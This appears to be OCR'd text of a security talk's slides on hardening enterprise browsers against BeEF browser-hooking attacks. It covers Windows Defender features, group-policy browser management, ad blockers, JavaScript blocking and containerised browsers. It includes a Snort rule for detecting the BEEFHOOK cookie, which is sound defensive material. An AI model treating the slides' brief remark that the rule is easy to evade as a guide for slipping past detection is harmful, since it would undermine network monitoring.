
The Path of Least Resistance

The Path of Least Resistance

- The “easy” wins
- You may already have a plan in place for these solutions
- Broad acceptance by the business
- Little-to-no downtime for hosts

User Education

- Attacks only work if the user is phished
  - Even one user reporting makes a difference




Upgrade from Windows 7 to Windows 10

- A number of BeEF attacks do not work on a base Windows 10 install
  - Built-in controls prevent many footholds from hooked browser

- Windows Defender
  - Default with Windows 10 installations and incredibly robust
  - Even active attempts to infect a machine were thwarted by Defender
  - Free, has made huge strides, can be managed through Group Policy

Managing Chrome through Group Policy

- Set default and mandatory settings at both Computer and User level
  - Requires using ADM or ADMX templates
  - Can facilitate wide-scale deployments of adblockers, etc.



Managing Chrome through Group Policy

- Manage extensions
  - Computer → Policies → Administrative Templates → Google → Google Chrome → Extensions → Configure force-installed
  - Format for extensions: `<extension ID>;<HTTPS download source>`
  - uBlock Origin: `cjpalhdlnbpafiamejdnhcphjbkeiagm;https://clients2.google.com/service/update2/crx`

- General practices:
  - Enable Safe Browsing: Enabled
  - Disable proceeding from the Safe Browsing warning page: Enabled

Fighting an Uphill Battle

Low-Hanging Fruit

- There's an actual Chrome extension!
  - Vegan, written by Brian Wallace (Cylance)[1]
    - Detects on the BEEFHOOK cookie
    - Blocks the domain if attempt is made to set the cookie
    - Triggered on cookie *length*, not cookie *name*
  - Unfortunately, not actively maintained

- What about blocking traffic?
  - Snort/Suricata rules set to trigger for BeEF are easy to write!
  - Unfortunately easy to evade

    - ```
      alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
      (flow:to_server,established; content:"Cookie|3a 20|BEEFHOOK=";)
      ```

[1] https://blog.cylance.com/vegan-chrome-extension-to-defeat-beef
      ```

Disallow JavaScript

- The easiest way to stop BeEF...
  - NoScript (Firefox)
  - chrome://settings/content/javascript - Set to block, whitelist specific URLs (Chrome)
  - Group Policy → User Configuration → Windows Components → Microsoft Edge → Allows you to run scripts → Disable (Edge)
  - Whitelist those applications/URLs your users need

- ...but difficult to deploy
  - Requires significant work to interfere as little as possible with legitimate use-cases
    - Have a marketing department? Do they build ads in Google?
    - Does this potentially slow down your development teams as you work out the kinks?
    - Breaks UX on many, many sites

Ad Blockers

- Several options; can be tailored
  - uBlock Origin (Chrome, Firefox, Edge)
  - Built-in blocker (Opera)
  - Privacy Badger (Chrome, Firefox, Opera)
    - Surprisingly robust
- Does more than just defend against BeEF
  - Defeating the scourge of in-browser coin mining
- Can be difficult to deploy at-scale, especially for large orgs
  - Can break UX (again)

Managing Firefox through CCK2

- CCK2 recommended for Firefox ESR deployment by Mozilla
  - Built by Mike Kaply; helps build auto-config filesets[1]
  - Firefox builds new profiles based on these configurations
  - “Group Policy for Firefox, and CCK2 is the editor”[2]
  - Distribute the files from C:\Program Files (x86)\Mozilla Firefox with Group Policy File Preferences

- Issues
  - Lots of problems with Firefox Quantum
  - “The CCK2 Wizard is a legacy extension and as such will not work beyond Firefox 56.”

[1] https://mike.kaply.com/cck2/

[2] “Deploying uBlock Origin for Firefox with CCK2 and Group Policy.” Swift on Security. Updated March 7, 2017. Retrieved March 6, 2018.

The Hard Stuff

Google Chrome Site Isolation

- Protects against universal XSS, preventing attackers from bypassing Same Origin Policy
- Protects against speculative side-channel attacks
- "...a malicious website will find it more difficult to steal data from other sites, even if it can break some of the rules in its own process."[1]

[1] "Site Isolation - The Chromium Projects." Google Chrome Developers. Updated February 19, 2018. Retrieved March 6, 2018.


Drawbacks to Site Isolation

- Higher memory usage (10-20%)
  - Chromium team's suggestion: "only [isolate] certain sites."
- BeEF webpage is not isolated if only isolating specific sites
- Still experimental; use with caution
- Does not necessarily stop a downloaded exploit

[1] "Site Isolation - The Chromium Projects." Google Chrome Developers. Updated February 19, 2018. Retrieved March 6, 2018.

Windows Defender System Guard


- Using containers to defend the OS
  - "...will protect things like authentication and other system services and data that needs to resist malware, and more things will be protected over time."[1]



[1] "How hardware-based containers help protect Windows 10." Hall, Justin. Updated June 29, 2017. Retrieved March 18, 2018.

Windows Defender Application Guard

- Run Edge in a Hyper-V container
  - Have the option to whitelist certain sites as “trusted”; everything else is contained



Windows Defender Exploit Guard

- “EMET II”, built into the Windows 10 framework

- Attack Surface Reduction
  - Gives considerable control over Office apps
  - Can block JavaScript, VBScript, and obfuscated PowerShell from launching executable content
    - Block JavaScript and VBScript from executing payloads downloaded from the Internet

- Blocks outbound connections using SmartScreen

Hardcore Mode: More Containers

- Run Chrome/Firefox in a Docker container
  - Similar to the OS X App Sandbox/WDAG
  - Very effective, but not easy
  - Probably not a use-case you'd recommend across an enterprise


```
# Run Chrome in a container
#
# docker run -it \
#       --net host \ # may as well YOLO
#       --cpuset-cpus 0 \ # control the cpu
#       --memory 512mb \ # max memory it can use
#       -v /tmp/.X11-unix:/tmp/.X11-unix \ # mount the X11 socket
#       -e DISPLAY=unix$DISPLAY \
#       -v $HOME/Downloads:/home/chrome/Downloads \
#       -v $HOME/.config/google-chrome/:/data \ # if you want to save state
#       --security-opt seccomp=$HOME/chrome.json \
#       --device /dev/snd \ # so we have sound
#   --device /dev/dri \
#       -v /dev/shm:/dev/shm \
#       --name chrome \
#       jess/chrome
#
# You will want the custom seccomp profile:
#       wget https://raw.githubusercontent.com/jfrazelle/dotfiles/master/etc/docker/seccomp/chrome.json -O ~/chrome.json

# Base docker image
FROM debian:sid
LABEL maintainer "Jessie Frazelle <jess@linux.com>"

ADD https://dl.google.com/linux/direct/google-talkplugin_current_amd64.deb /src/google-talkplugin_current_amd64.deb
```

https://github.com/jessfraz/dockerfiles/blob/master/chrome/stable/Dockerfile

Is there a “best” browser?



Short answer: not really

- Chrome + adblocker + whitelisted URLs for JS likely the best
  - Chrome has >50% of the browser market; don’t force your users into using something else
- Capabilities within Edge are very exciting
- What about other browsers?

Additional Security Recommendations

Security Hygiene

- Audit your own websites for XSS
- Monitor your inbound/outbound connections
  - On which ports are you allowing traffic?
  - Are you alerting on those connections?
- Use your IDS/IPS to your advantage
- Antivirus!

What would I do?

In an ideal world

- User workstations on Windows 10
  - Windows Defender Suite enabled
  - Block JavaScript/VBScript/PowerShell from launching executable content
  - Run Edge in WDAG
  - Utilize Exploit Guard
    - Leverage the free tools MSFT developed!

- Browser hardening
  - Enterprise-wide deployment of uBlock Origin and Privacy Badger
    - Tune, tune, tune!
  - Manage Chrome through GPOs and Firefox through CCK2
  - Whitelist JavaScript on specific, necessary (or popular) sites
  - Stay flexible, don’t give users reasons to circumvent controls

Jayme: @highmeh

Marley: @mkr_ultra

https://github.io/highmeh